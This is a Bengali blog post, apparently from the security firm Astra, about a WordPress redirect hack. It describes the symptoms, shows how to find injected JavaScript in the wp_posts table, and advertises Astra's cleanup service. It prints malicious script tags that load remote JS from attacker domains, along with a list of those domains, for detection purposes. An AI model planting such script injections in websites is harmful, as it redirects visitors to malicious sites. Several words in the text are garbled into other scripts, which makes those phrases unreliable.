

WordPress রিডাইরেক্ট হ্যাক অনেক দিন ধরে একটি ভয়ানক সমস্যা। এটি প্রতি কয়েক সপ্তাহে নতুন রিডাইরেক্ট হ্যাক হিসেবে রূপান্তরিত হয়। আমরা সেই সব টাইপের WordPress রিডাইরেক্ট কভার করেছি যতক্ষণ সেগুলো আসে। তালিকায় যোগ হচ্ছে এই ব্লগ পোস্ট যা এখনো একটি WordPress রিডাইরেক্ট হ্যাক টাইপ উদ্ঘাটন করে। এই হ্যাক ব্লগ পেজের ভিজিটরদের ক্ষতিকর ডোমেনে রিডাইরেক্ট করে।

ক্ষতিকর ডোমেনগুলির মধ্যে রয়েছে adaranth.[com], buyittraffic.[com], cuttraffic.[com], statistic[.]admarketlocation[.]com, planeobservetoo1[.]live, ইত্যাদি।
আপনি ইনফেক্টেড কিনা যাচাই করার উপায়
১. লক্ষণগুলো পর্যবেক্ষণ করুন
- ভিজিটররা অনাকাঙ্ক্ষিত ডোমেনে রিডাইরেক্ট হচ্ছে।
- আপনার ব্লগ পেজের Google র্যাঙ্কিং পতিত হচ্ছে।
- আপনি Google থেকে অস্বাভাবিক সাইট আচরণের জন্য সতর্কতা বার্তা পেয়েছেন।
- আপনার ওয়েবসাইট ব্ল্যাকলিস্ট হয়েছে। আপনি সহজেই এই ব্ল্যাকলিস্ট চেকার টুল দিয়ে চেক করতে পারেন।
- ওয়েব পেজের সোর্স কোডে ক্ষতিকর লিংক রয়েছে।
Scan Your Website For Blacklist
Our tool scans 65+ blacklists to check if your website is blacklisted
উপরের যেকোনো লক্ষণটি আপনি লক্ষ্য করলে, আপনার ওয়েবসাইট হ্যাক হয়ে গেছে।
WordPress ব্লগ রিডাইরেক্ট হচ্ছে? এখনই ফিক্স করুন!
২. ম্যালওয়্যার স্ক্যানার দিয়ে চেক করুন

হ্যাক নিশ্চিত করার আরেকটি উপায় হলো ম্যালওয়্যার স্ক্যানার দিয়ে আপনার ওয়েবসাইট স্ক্যান করা। আপনি অনলাইন ম্যালওয়্যার স্ক্যানার ব্যবহার করতে পারেন। শুধু আপনার ওয়েবসাইটের URL দিন এবং Scan বাটনে ক্লিক করুন।
হ্যাকটি কীভাবে লোকেট করবেন?
প্রায় সব রিডাইরেক্ট হ্যাকের পেছনে একই ফর্মুলা কাজ করে – ডাটাবেস বা কোর ফাইলে ক্ষতিকর কোড ইনজেকশন। এই কেসটিও ভিন্ন নয়।
হ্যাকটি বিশ্লেষণ করার পর আমরা নিষ্কর্ষ করলাম যে হ্যাকারর দুর্ভাবনার কোড ডাটাবেসে ইনজেক্ট করছেন।
বহু সম্ভব হ্যাকাররা ডাটাবেসের wp_posts টেবিলে (যে টেবিলে ওয়েবসাইটের সকল পোস্ট থাকে) একটি JS কোড ইনজেক্ট করেছেন।
আপনার ডাটাবেস চেক করার পদ্ধতি:
- PHPMyAdmin দিয়ে আপনার ডাটাবেস অ্যাক্সেস করুন।
- wp_posts টেবিলে যান। রিডাইরেক্ট হচ্ছে সেই পোস্টে যান এবং সার্চ করুন (Ctrl + F) "adaranth.[com]" (অথবা অন্যান্য ক্ষতিকর ডোমেন) পোস্টের ভিতরে।
ক্ষতিকর কোডের একটি উদাহরণ:
<script src=“https://trafficpage.cool/addons/lnkr5.min.js” type=“text/javascript“></script><script src=“https://trafficpage.cool/addons/lnkr30_nt.min.js” type=“text/javascript“></script><script src=“https://loadsource.org/91a2556838a7c33eac284eea30bdcc29/validate-site.js?uid=51824x5953x&r=1536317274530” type=“text/javascript“></script>
একটি হ্যাক করা ওয়েবসাইটে পাওয়া আরেকটি ক্ষতিকর স্ক্রিপ্ট:
<script src=’https://dl.gotosecond2.com/clizkes' type=‘text/javascript’></script>
এখন কী করবেন?
ইনফেকশন ক্লিন আপ করুন এবং আপনার ওয়েবসাইট সুরক্ষিত করুন।

আপনি যত দেরি করবেন ম্যালওয়্যার ক্লিনআপে, ততটাই বেশি ক্ষতি হবে। Astra-এর তৎক্ষণিক ম্যালওয়্যার ক্লিনআপ প্রোগ্রাম বেছে নিন এবং সাইন আপ করার দিনই আপনার ওয়েবসাইট ক্লিন করান। Astra-এর প্রফেশনাল ম্যালওয়্যার ক্লিনআপ পেতে:
- Astra-এর ম্যালওয়্যার ক্লিনআপ প্রোগ্রামে সাইন আপ করুন
- আপনার সার্ভার ক্রেডেনশিয়াল আপডেট করুন এবং বস।
আমাদের সিকিউরিটি ইঞ্জিনিয়াররা ৬-৮ ঘণ্টার মধ্যে ইনফেকশন, সকল লুকানো ব্যাকডোর আপনার ওয়েবসাইট থেকে ক্লিন করে দেবে। ক্লিনআপের পর Astra-এর হ্যাকার-টেস্টেড ফায়ারওয়ার আপনার ওয়েবসাইটে ডিপ্লয় করা হবে যাতে ভবিষ্যতে এমন আক্রমণ থেকে রক্ষা मिलে।
উপসংহার
আপনার ওয়েবসাইট ক্লিন এবং সুন্দরভাবে চলাচলে আসার পর, এর নিরাপত্তা নিশ্চিত করতে সুপারিশকৃত WordPress সিকিউরিটি বেস্ট প্র্যাকটিসগুলো অনুসরণ করুন। যেগুলোর মধ্যে রয়েছে:
- আপনার ওয়েবসাইট এবং সার্ভারের সব অ্যাকাউন্টের জন্য শুধু শদস পাসওয়ার্ড তৈরি করুন এবং ব্যবহার করুন। এছাড়া, সেগুলো যেন регуляр বদলান।
- ডিফল্ট অ্যাডমিন URL কে অনüb কিছুに変更 করুন।
- সঠিক WordPress ফাইল ও ফোল্ডার পারমিশন সেট করুন।
- অ্যাডমিন এলাকাকে সীমাবদ্ধ করুন।
- লগইন অটেমপ্ট লিমিট করুন, ইত্যাদি।
প্রোগ্রাম বা Astra সম্পর্কে কোনো প্রশ্ন আছে? আমাদের সাথে চ্যাটে যোগাযোগ করুন।
